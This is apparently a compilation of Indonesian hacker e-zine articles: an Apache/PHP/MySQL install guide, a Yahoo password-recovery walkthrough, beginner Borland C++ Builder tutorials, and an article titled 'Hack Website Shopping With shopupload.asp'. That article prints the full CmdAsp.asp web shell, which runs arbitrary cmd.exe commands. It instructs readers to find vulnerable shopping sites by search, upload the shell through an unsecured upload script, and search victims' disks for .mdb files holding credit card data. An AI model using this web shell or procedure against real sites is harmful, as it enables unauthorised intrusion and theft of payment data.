- Cari pada bagian extension "**;extension=php\_mysql.dll**" dan hapus tanda "**;**" pada bagian awal . Bagian extension ini berisi program-program yang akan dijalankan bersama PHP dalam hal ini adalah MySQL.
- Save file dan exit program notepad

### Instalasi APACHE

- Jalankan file apache\_2.0.55-win32-x86-no\_ssl.exe untuk instalasi program APACHE
- Klik tombol "Next" pada "Welcome Installation Wizard" screen
- Pilih "I accept the term ..." dan klik tombol "Next" pada screen "License Agreement"
- Klik tombol "Next" pada screen "Read This First"
- Masukkan nama "Network Domain", "Server Name" dan "Administrator's Email ..." serta pilih "for All Users ...."

“Network Domain” diisi nama domain Anda contohnya  
**nama-domainku.com**

“Server Name” diisi nama server Anda contohnya  
**www.nama-domainku.com**

- Klik tombol “Next”
- Pilih “Typical” dan klik tombol “Next” pada screen “Setup Type”
- Klik tombol “Next” pada screen “Destination Folder” untuk instalasi pada folder C:\Program Files\Apache Group\
- Klik tombol “Install” pada screen “Ready to Install ...” untuk memulai proses instalasi
- Klik tombol “Finish” pada screen “Installation Wizard Completed” setelah proses instalasi selesai

Setelah instalasi APACHE ini selesai kita akan mengatur beberapa konfigurasi pada file httpd.conf agar web server kita (yaitu program APACHE) dapat bekerja sama dengan program PHP. Berikut langkah-langkahnya :

- Pada Windows, tekan tombol “START” pilih “All Programs”, “Apache HTTP Server 2.0.55”, “Configure Apache Server” dan “Edit the Apache httpd.conf ....”  
Akan muncul program notepad dengan isi file httpd.conf yang akan kita edit
- Tambahkan 3 baris perintah di bawah ini pada akhir file

```
LoadModule php5_module c:/php/php5apache2.dll
AddType application/x-httpd-php .php .php3 .phtml
AddType application/x-httpd-php-source .phps
```

- Cari bagian “**DirectoryIndex index.html index.html.var**” dan ubah menjadi:

**DirectoryIndex index.html index.html.var index.php index.php3 index.phtml**

- Simpan (“Save”) file ini dan exit

Setelah instalasi APACHE pada system tray (lihat bagian pojok kanan bawah) akan tampak ikon “Apache Service”. Klik dua kali ikon ini akan tampak windows “Apache Service Monitor”. Tekan tombol “Restart” untuk restarting apache server dengan konfigurasi baru yang telah kita lakukan diatas.

Jika konfigurasi diatas benar maka lambang Apache2 (seperti gambar matahari) akan berwarna hijau dan merah jika konfigurasi file httpd.conf ada yang salah.



Pada sudut kiri bawah windows “Apache Service Monitor” akan tampak tulisan Apache/2.0.55 (Win32) PHP/5.1.2

Ini menunjukkan bahwa program apache telah mengenali adanya program php.

### **Menguji hasil instalasi**

Setelah proses instalasi ketiga program diatas selesai kita kan menguji hasil instalasinya apakah semua sudah dapat berjalan dengan semestinya (dapat saling terkait).

### **Menguji Apahe & PHP**

Ketik perintah di bawah ini dengan notepad :

```
<html>
<head>
    <title>Hari Ini Tanggal :</title>
</head>
<body>
    <p>Hari Ini Tanggal (menurut tanggal Web server ini) :
    <?php
        echo( date('l, F dS Y.') );
    ?></p>
</body>
</html>
```

Simpan dengan nama file test.php pada direktori c:\Program Files\Apache Group\Apache2\htdocs.

(Anda dapat menuliskan program lain selain yang penulis contohkan diatas jika Anda telah tahu PHP sebelumnya)

Bukalah program web browser (Internet Explorer, Fire Fox, Opera, dll) Anda dan ketikan localhost pada input “Address” dan tekan “ENTER”. Browser akan menampilkan pesan dari program web server (Apache) yang telah Anda install dan tulisan “Powered by APACHE” pada bagian bawah. Jika pesan tersebut muncul maka web server Anda telah berjalan.

Sekarang pada “Address” ketiklah localhost/test.php dan tekan “ENTER” maka browser akan menampilkan pesan tanggal. Jika pesan ini muncul maka Apache & PHP Anda telah berjalan dengan baik.

### **Menguji MySQL bersama Apache & PHP Anda.**

Pengujian My SQL dapat Anda lakukan melalui command prompt. Pada command prompt masukan perintah :

```
mysqladmin -u root -p status
```

Anda akan ditanyai password root, masukan password root pada waktu instalasi MySQL diatas. Jika password benar maka akan ditampilkan keterangan lengkap tentang server MySQL (uptime, threads, queries, dll).

Informasi ini menyatakan bahwa server MySQL Anda telah bekerja.

Menurut pengalaman penulis jika sampai langkah terakhir ini semua berhasil maka system Apache, PHP & MySQL dapat berjalan dengan baik. Dan Anda sudah dapat akses MySQL dengan PHP & Browser Anda.

Demikian proses instalasi MySQL, PHP & APACHE. Penulis sangat mengharapkan kritik dan saran Anda. Semoga tulisan kecil ini dapat membantu Anda.

By  
n0n4m3 ([n0n4m3@telkom.net](mailto:n0n4m3@telkom.net))

## Lupa sandi email Yahoo anda.



Pepatah bilang kalau manusia adalah tempatnya khilaf dan salah, oleh karena itu jadi wajar kalau kita sering lupa. Begitu pula dengan kata sandi e-mail kita, sering kali kita lupa dengan kata sandi e-mail kita karena bukan tidak mungkin kita mempunyai e-mail lebih dari satu dan sandinya berbeda-beda. Disini saya akan memberikan tutorial untuk mencari kata sandi e-mail kita yang lupa, pada mail yahoo walaupun pada dasarnya sama pada kebanyakan penyedia layanan free e-mail.

1. Kita masuk ke halaman yahoo <http://mail.yahoo.co.id>, lalu masuk ke pilihan Lupa sandi anda

Surat Yahoo!  
membantu saya  
tetap bisa  
berhubungan dengan  
orang lain.

**Baru di Yahoo!?**  
Dapatkan akun **Surat Yahoo! gratis** – dengan akun tersebut, dengan mudah Anda dapat tetap berhubungan dengan orang lain dan menata hidup Anda yang sibuk.

- ◆ **Kapasitas penyimpanan email 1GB**  
Simpan lebih banyak hal-hal yang penting bagi Anda
- ◆ **Perlindungan kuat terhadap spam**  
Baca surat yang Anda kehendaki saja
- ◆ **Dapatkan surat di mana saja**  
Yang diperlukan hanyalah koneksi ke web.

[Daftar Sekarang](#)

**Sudah punya ID Yahoo!?**  
Anda harus masuk untuk membaca atau mengirim surat

Masukkan ID dan sandi Anda

ID Yahoo!:

Sandi:

Ingatlah ID-ku pada komputer ini

[Masuk](#)

MODE: Standar | [Aman](#)

[Bantuan untuk masuk](#)  
[Lupa sandi Anda?](#)

Pilih Lupa sandi anda

- Setelah masuk, anda isikan tanggal lahir anda, kode pos, dan negara asal anda yang sesuai dengan isian anda sewaktu anda mendaftarkan layanan e-mail Yahoo.

### Masalah untuk Masuk Yahoo!

Jika lupa sandi akun Anda, harap konfirmasi identitas Anda di bawah ini dan masukkan ID Yahoo! Anda. Ikuti petunjuk pada layar berikutnya dan kami akan memberi Anda sandi baru. Jika lupa ID Yahoo!, Anda dapat melacaknya kembali dengan mengkonfirmasi identitas Anda dan memberikan alamat email alternatif yang terhubung dengan akun Anda.

#### 1. Konfirmasikan Identitas Anda

Masukkan Tanggal Lahir, Kode Pos, dan Negara (atau Wilayah) yang terhubung dengan akun Anda.

Tanggal Lahir Anda  ,  ,

Kode Pos Anda

(Penduduk AS, masukkan hanya lima angka pertama.  
Penduduk asing hanya perlu memasukkan kode pos, jika ada, ke Yahoo!.)

Negara atau Wilayah Anda

- Dibawah nya akan ada Pilihan Apakah anda hanya mencari kata sandi e-mail saja, atau mencari id e-mail anda.

<p><b>Lupa sandi Anda?</b></p> <p>Masukkan <b>ID Yahoo! Anda:</b></p> <input type="text"/> <p>Misalnya: <b>orang@yahoo.com</b> atau <b>jonoSujono</b> atau <b>anak_singa</b></p> <p style="text-align: center;"><input type="button" value="Dapatkan Sandi BARU"/></p>	ATAU	<p><b>Lupa ID Yahoo!?</b></p> <p>Masukkan <b>Alamat Email:</b></p> <input type="text"/> <p>Masukkan alamat email alternatif yang Anda berikan pada saat pendaftaran.</p> <p style="text-align: center;"><input type="button" value="Dapatkan ID Yahoo!"/></p>
--	------	---

- Isikan id Yahoo anda pada kolom Lupa sandi Anda? Kalau anda memilih untuk mendapatkan kata sandi anda kembali

**Lupa sandi Anda?**

Masukkan **ID Yahoo! Anda:**

Misalnya: **orang@yahoo.com** atau **jonoSujono** atau **anak\_singa**

Halaman yang muncul setelah anda klik dapatkan sandi Baru untuk mengisikan jawaban pertanyaan rahasia anda.

- Halaman yang muncul setelah anda klik dapatkan sandi Baru untuk mengisikan jawaban pertanyaan rahasia anda.

### Dapatkan Sandi Yahoo! Baru

Kami dapat mengirimkan sebuah sandi-sementara yang baru kepada Anda dengan salah satu dari dua cara. Pilihlah salah satu dari dua opsi berikut ini dan bacalah petunjuknya dengan cermat.

**Perlihatkan Sandi Baru di Layar Berikutnya**

Setelah Anda menjawab pertanyaan rahasia, kami akan menampilkan sandi baru Anda.

**Apa nama hewan peliharaanmu?**

PERHATIKAN: Jawaban Anda harus memiliki ejaan yang sama dengan yang Anda berikan pada saat pendaftaran.

6. Isikan jawaban pertanyaan rahasia. Harus sesuai dengan jawaban anda saat pendaftaran account Yahoo.



[Bantuan](#) - [Masuk](#)

### Sandi Yahoo! Baru Anda yang Dibuat secara Otomatis

Inilah Informasi Masuk Yahoo! baru Anda. Kami menyarankan Anda untuk masuk dan segera mengubah sandi Anda dengan sandi yang lebih mudah Anda ingat. Kemudian, catatlah ID Yahoo! dan sandi baru Anda. Simpan informasi ini di tempat yang aman sebagai acuan di masa mendatang.

**ID Yahoo!:** imam.masud

**Sandi Yahoo!:** abut378fork451

Anda dapat menggunakan sandi yang dibuat secara otomatis ini untuk masuk ke berbagai layanan Yahoo! untuk anggota. Jika sandi ini tidak berfungsi pada percobaan pertama, cobalah sekali lagi nanti. Kemudian, pastikan untuk mengubah sandi yang dibuat secara otomatis tersebut dengan sandi yang dapat lebih mudah Anda ingat.

Selamat! kata sandi anda telah ditemukan, masuk kembali ke surat Yahoo anda dengan kata sandi baru, dan ganti dengan yang mudah anda ingat.

Jangan sampai lupa lagi. Begitu mudahnya bukan kita mencari kata sandi yang lupa sehingga kita tidak perlu membuat account baru, dan menyebarkan alamat e-mail baru kita ke teman yang yain. (mas'ud, [wonxcrew@gmail.com](mailto:wonxcrew@gmail.com)).

# Belajar dasar Borland C++ Builder dengan 3 tutor



Sudah 2 tutorial dasar yang penulis tulis tentang tutor pembuatan program dengan Borland C++ Builder di X-Code Magazine No. 1, saat artikel tutor ini ditulis, mencari tutor pemrograman Borland C++ Builder dalam bahasa Indonesia di Internet cukup sulit sehingga bagi yang ingin belajar Borland C++ Builder mungkin cukup sedikit kesulitan untuk mencari referensinya dalam bahasa Indonesia di internet. Hal ini merupakan salah satu latar faktor artikel tutor ini dibuat.


Borland C++ Builder adalah pemrograman visual menggunakan bahasa yang sedikit lebih mudah dipahami menurut penulis dibandingkan penulisan-penulisan bahasa C lainnya, sehingga bagi anda para programmer Visual Basic atau Delphi yang ingin pindah ke Borland C++ Builder bukanlah hal yang terlalu sulit, apalagi sekarang sudah ada tool Delphi to C++ Builder yang dapat anda download di [www.thinkershome.com](http://www.thinkershome.com) semakin memudahkan programmer Delphi menggunakan C++ Builder..

Disini penulis memberikan 3 tutor dasar untuk pembuatan program yang sederhana yang dapat anda coba, sebagai tambahan bahwa di Borland C++ Builder karakter sourcenya sangat sensitif seperti huruf kecil dan besar dibedakan, sehingga dalam membuat program anda harus lebih teliti.

Selamat membaca

## Membuat program itung-tungan

Pertama-tama bukalah program Borland C++ Builder anda, setelah itu pilih File -> New lalu pilih Application yang ada pada kotak dialog New Items lalu akan tampilan tampilan seperti dibawah ini :




Sekarang tinggal ikuti saja table dibawah ini :

Komponen	Properti	Nilai
Form1	Caption	Program itung-itungan
Label1	Caption	Nilai X
Label2	Caption	Nilai Y
Label3	Caption	Hasil Perhitungan
Edit1	Text	(Kosongkan)
Edit2	Text	(Kosongkan)
Edit3	Text ReadOnly	(Kosongkan) true
Button1	Caption	&Tambah
Button2	Caption	&Kurang
Button3	Caption	&Bagi
Button4	Caption	&Kali
Button5	Caption	&Reset
Button6	Caption	&Exit
TImage	Picture	(Terserah picturennya ☺)

Kalau udah jadi hasilnya kira-kira seperti dibawah ini :





Kalau udah bikin formnya sekarang tinggal bikin sourcenya aja, gimana caranya ? Ikuti petunjuk dibawah ini :

Double klik pada Button tambah lalu masukkan source :

```
int x = StrToInt (Edit1 -> Text);
int y = StrToInt (Edit2 -> Text);
int hasil = x + y;
Label3 -> Caption = "Hasil X + Y :";
Edit3 -> Text = IntToStr(hasil);
```

Double klik pada Button Kurang lalu masukkan source :

```
int x = StrToInt (Edit1 -> Text);
int y = StrToInt (Edit2 -> Text);
int hasil = x - y;
Label3 -> Caption = "Hasil X - Y :";
Edit3 -> Text = IntToStr(hasil);
```

Double klik pada Button Bagi lalu masukkan source :

```
int x = StrToInt (Edit1 -> Text);
int y = StrToInt (Edit2 -> Text);
int hasil = x / y;
Label3 -> Caption = "Hasil X / Y :";
Edit3 -> Text = IntToStr(hasil);
```

Double klik pada Button Kali lalu masukkan source :

```
int x = StrToInt (Edit1 -> Text);
int y = StrToInt (Edit2 -> Text);
int hasil = x * y;
Label3 -> Caption = "Hasil X x Y :";
Edit3 -> Text = IntToStr(hasil);
```

Double klik pada Button Reset lalu masukkan source :

```
Edit1 -> Text = " ";  
Edit2 -> Text = " ";  
Edit3 -> Text = " ";
```

Double klik pada Button Exit lalu masukkan source :

```
Close();
```

Nah sekarang selesai deh programnya, tinggal disave lalu di Run lalu kalau mau dcompile, ya compile aja. ☺



Ok sekarang kita lanjut ke tutor dasar selanjutnya yaitu contoh mengimplementasikan RadioGroup di Borland C++ Builder.


## Membuat contoh program dengan RadioGroups

Setelah kita membuat form baru lalu ikut tabel dibawah ini :

Komponen	Properti	Nilai
Form1	Name Caption	Form1 Media Yogyakarta
RadioGroup1	Name Caption Items   String List Editor	RadioGroup1 Media Yogyakarta .. Web Yogyakarta .. Milis Yogyakarta .. Forum Yogyakarta .. Channel Yogyakarta ..
Button1	Name Caption	Button1 Tampilkan
Button2	Name	Button2

	Caption	Keluar
Label1	Name Caption	Label1 Media Yogyakarta
Edit1	Name Text	Edit1 Dikосongkan

Setelah Selesai tampilannya kira-kira seperti dibawah ini, sebagai tambahan itemnya ditambahkan alamatnya urlnya jika ingin tampilkan alamat url juga:



Setelah selesai bikin formnya maka anda tinggal double klik button Tampilan saja, lalu tulis sourcenya :

```

switch (RadioGroup1->ItemIndex)
{
case 0 :
{
Edit1->Text =
RadioGroup1->Items->Strings[RadioGroup1->ItemIndex];
}
case 1 :
{
Edit1->Text = RadioGroup1->Items->Strings[RadioGroup1->ItemIndex];
}
case 2 :
{
Edit1->Text = RadioGroup1->Items->Strings[RadioGroup1->ItemIndex];
}
case 3 :
{
Edit1->Text = RadioGroup1->Items->Strings[RadioGroup1->ItemIndex];
}
case 4 :
{
Edit1->Text = RadioGroup1->Items->Strings[RadioGroup1->ItemIndex];
}
}

```

Setelah itu double klik pada button Keluar lalu masukkan source :

Close()

Dengan 2 tutor dasar diatas diharapkan bisa sedikit tahu tentang dasar pemograman dasar Borlan C++ Builder, sekarang kita akan membuat program yang lebih fungsional yaitu program Editor seperti Notepad yang mungkin bisa anda manfaatkan untuk membuat exploit, artikel dan sebagainya,ya serasa lebih enak bikin source atau artikel dengan program bikinan kita sendiri dari C programming. ☺

Membuat Program Text Editor dengan memanfaatkan komponen RichEdit, MainMenu, SaveDialog dan OpenFileDialog.


Sebenarnya program Text Editor berbasis Visual sudah ada sejak jaman Microsoft mengeluarkan Microsoft Windows 1.0.x buatan tahun 1985, ya memang dibandingkan dengan Text Editor dari bawaan Windows-windows saat ini memang jauh lebih maju baik dari segi fitur dan lainnya.

Disini kita akan mencoba membuat sebuah Text Editor dengan Borland C++ dengan memanfaatkan memanfaatkan komponen RichEdit, MainMenu, SaveDialog dan OpenFileDialog.


Pertama-tama ikuti spek dari tabel dibawah ini :

Komponen	Properti	Nilai
Form1	Name	Form1
	Caption	Editor Text
MainMenu1	Name	MainMenu1
RichEdit1	Name Lines	RichEdit1 (Bisa dikosongkan atau bisa diisi tulisan terserah anda)
OpenDialog1	Name	OpenDialog1
SaveDialog1	Ma,e	SaveDialog1

Jika anda masih bingung apa itu Main Menu, Open Dialog dan Save Dialog, penulis memberikan gambarnya dibawah ini :



Setelah dibuat klik kanan pada MainMenu lalu pilih Menu Designer, setelah muncul kotak dialog Form1->MainMenu1, lalu isi seperti dibawah ini :



Nah bikin aja pada Menu File, seperti diatas, disini yang penting yang diisi adalah Caption dan namanya, ingat name gak boleh sama satu dengan lainnya.

Tapi jika anda masih bingung mau diisi apa ikuti saja name dan captionnya seperti dibawah ini :


Name : Baru  
Caption : &Baru

Name : Buka  
Caption : &Buka

Name : Simpan  
Caption : &Simpan

Name : Exit  
Caption &Exit

Untuk Edit seperti dibawah ini menunya



Untuk lebih baiknya ikuti name dan captionnya dibawah ini jika anda baru pertama kali membuatnya.

Name : Copy  
Caption : &Copy

Name : Paste  
Caption : &Paste

Name : Cut  
Caption : &Cut

Jika sudah selesai Main Menunya maka kita kembali ke Formnya.



Setelah sudah jadi formnya, kita tinggal menulis sourcenya aja, bagaimana caranya ? ☺

Klik File -> Baru lalu diisi sourcenya :

```
RichEdit1->Lines->Clear();  
RichEdit1->Modified=False;
```

Klik File -> Buka lalu diisi sourcenya :

```
if (OpenDialog1->Execute())  
    RichEdit1->Lines->LoadFromFile(OpenDialog1->FileName);
```

Klik File -> Simpan lalu diisi sourcenya :

```
if (SaveDialog1->Execute())  
    RichEdit1->Lines->LoadFromFile(OpenDialog1->FileName);
```

Klik File -> Exit lalu diisi sourcenya :

```
Close()
```

Klik File -> Copy lalu diisi sourcenya :

```
RichEdit1->CopyToClipboard();
```


Klik File -> Paste lalu diisi sourcenya :

```
RichEdit1->PasteFromClipboard();
```

Klik File -> Cut lalu diisi sourcenya :

```
RichEdit1->CutToClipboard();
```

Setelah selesai menulis sourcenya, save programnya lalui run untuk mengujinya, hasilnya seperti dibawah ini :



Jika anda ingin mengcompilanya maka anda dapat mengcompilanya menjadi executable, dengan 3 tutor yang telah ditulis penulis diharapkan dapat membuka sedikit cakrawala pengetahuan anda tentang pemograman Borland C++ Builder.

Penulis :

Kurniawan / ^family\_code^



## Hack Website Shopping With shopupload.asp



Thanks to : Co\_BaiN

Author : #kartubeben crew @ DalNet

Website : <http://www.kartubeben.org>

Hmmm, sebelumnya mungkin penulis harus berterima kasih dulu kepada kawan penulis Co\_BaiN yang telah mengajarkan penulis tentang hal ini dan kemudian mulai penulis kembangkan sendiri mengenai teknik ini berdasarkan buku "WEB HACKING" karangan Stuart McClure ,Saumil Shah dan Shreeraj shah ☺☺☺.

Sebenarnya teknik ini mudah banget lho, gak percaya ??? Bahkan hampir semudah semudah copy-paste di bug web folder ☺ hanya saya di sini ada dituntut untuk memahami command-command DOS (no unix command here !!!) lebih banyak, atau paling tidak sedikitlah.

Hmm... mungkin ada yang harus penulis ingatkan, walau judul artikel kali ini adalah "HACK WEBSITE SHOPPING WITH shopupload.ASP" tetapi menulis tidak ingin membahas bagaimana mencari Credit Card di sini, karena apa ???

Yah, karena penulis sendiri cenderung malas untuk mencari cc sendiri, mending minta pasteannya aja ama kawan :P~ prêt !!!

Nah, lalu bagaimana langkah selanjutnya ????

Langkah pertama adalah silahkan copy-kan script ASP yang penulis dapatkan dari site securiteam.com berikut ini lalu di save dengan nama terserah anda yang penting ekstensinya adalah asp, sebagai contoh anda simpan saja script ASP ini dengan nama beben.asp :

```
-----=[ cut here the code ]=-----
<%@ Language=VBScript %>
<%
' -----oOo-----
' File: CmdAsp.asp
' Author: Maceo <maceo @ dogmile.com>
' Release: 2000-12-01
' OS: Windows 2000, 4.0 NT
' -----

Dim oScript
Dim oScriptNet
Dim oFileSys, oFile
Dim szCMD, szTempFile
On Error Resume Next
' -- create the COM objects that we will be using -- '
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
' -- check for a command that we have posted -- '
szCMD = Request.Form(".CMD")
If (szCMD <> "") Then
' -- Use a poor man's pipe ... a temp file -- '
szTempFile = "C:\\" & oFileSys.GetTempName( )
Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
End If
%>
<HTML>
<BODY>
<FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
<input type=text name=".CMD" size=45 value="<%= szCMD %>">
<input type=submit value="Eksekusi Perintah">
```

```

</FORM>
<PRE>
<%= "\\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<br>
<%
If (IsObject(oFile)) Then
' -- Read the output from our command and remove the temp file -- '
On Error Resume Next
Response.Write Server.HtmlEncode(oFile.ReadAll)
oFile.Close Call oFileSys.DeleteFile(szTempFile, True)
End If
%>
</BODY>
</HTML>
<-- CmdAsp.asp -->
-----=[ cut here the code ]=-----

```

Huff..., gimana ??? banyak banget ya codenya ??? Kalo pembaca semua malas buat copy-paste itu text, silahkan ada mendownloadnya di [www.geocities.com/beben\\_tools/cmdasp.txt](http://www.geocities.com/beben_tools/cmdasp.txt), hehehehe..... sekalian promosi kecil-kecilan ☺ ☺ ☺.

Oh iya hampir lupa, langkah selanjutnya yah ??? hmmm anda bisa mencari target di google atau di search engine kesayangan anda, terus masukkan keywords yang kira-kira akan mengarahkan anda ke web yang memiliki file shopupload.asp (penulis tak sengaja menemukannya ketika mencoba-coba mencari shopdbtest.asp kemudia ketika penulis menghapus nama file shopdbtest.asp eh ternyata tuh site bisa di browsing directory, nah kemudian penulis menemukan file shopupload.asp ini :P~ )

Nah, setelah menemukan file tersebut, sekarang anda bisa mengupload file kesayangan anda ke target ☺ ☺ ☺ dan dalam contoh kali ini kita akan mengcopy file beben.asp yang berisi file-file jahat untuk mengeksekusi comamnd-command di target ☺ ☺ ☺ dan alngkah selanjutnya adalah hak anda tersendiri untuk

melakukannya.

Hm... jika anda ingin mencari cc di target, silahkan aja anda ketik command berikut :

Dir \*.mdb /s

Command itu berguna untuk mencari file-file yang berekstensi .mdb di seluruh pc korban, siapa tau ada beberapa file menarik yang berisi cc di dalamnya. Lalu untuk men-downloadnya, hehehe... silahkan cari sendiri caranya, penulis gak mau ikutan dapat dosa kolektif atas penyalahgunaan cc yang anda dapat tersebut ☺ ☺ ☺

Sekian artikel ini penulis buat, semoga ente merimanya dengan lapang dada. Amieenn.....

---

Greatz : #kartubeben crew @ irc.dal.net

K-159 and all of #aikmel crew and staff

the\_day, y3dips and all of #e-c-h-o crew and staff

kevin yang udah banyak membantu penulis

Nixell yang udah berbaik hati kenapa penulis

sam\_stradlin , PARMIN , Cupid^ , pakcik dan semua yang udah bantu-bantu di #kartubeben

Special : bang Co\_BaiN yang udah mengajari penulis perhatikan

---

#kartubeben

@ irc.dal.net

## Profile Saben founder HitamPutihCrew



Nama : Aang

Asal : Tegal

IRC Nick : SaBeN , IbnuSina

Pekerjaan : Kuliah amburadul gara gara ketagihan chatting xixixi

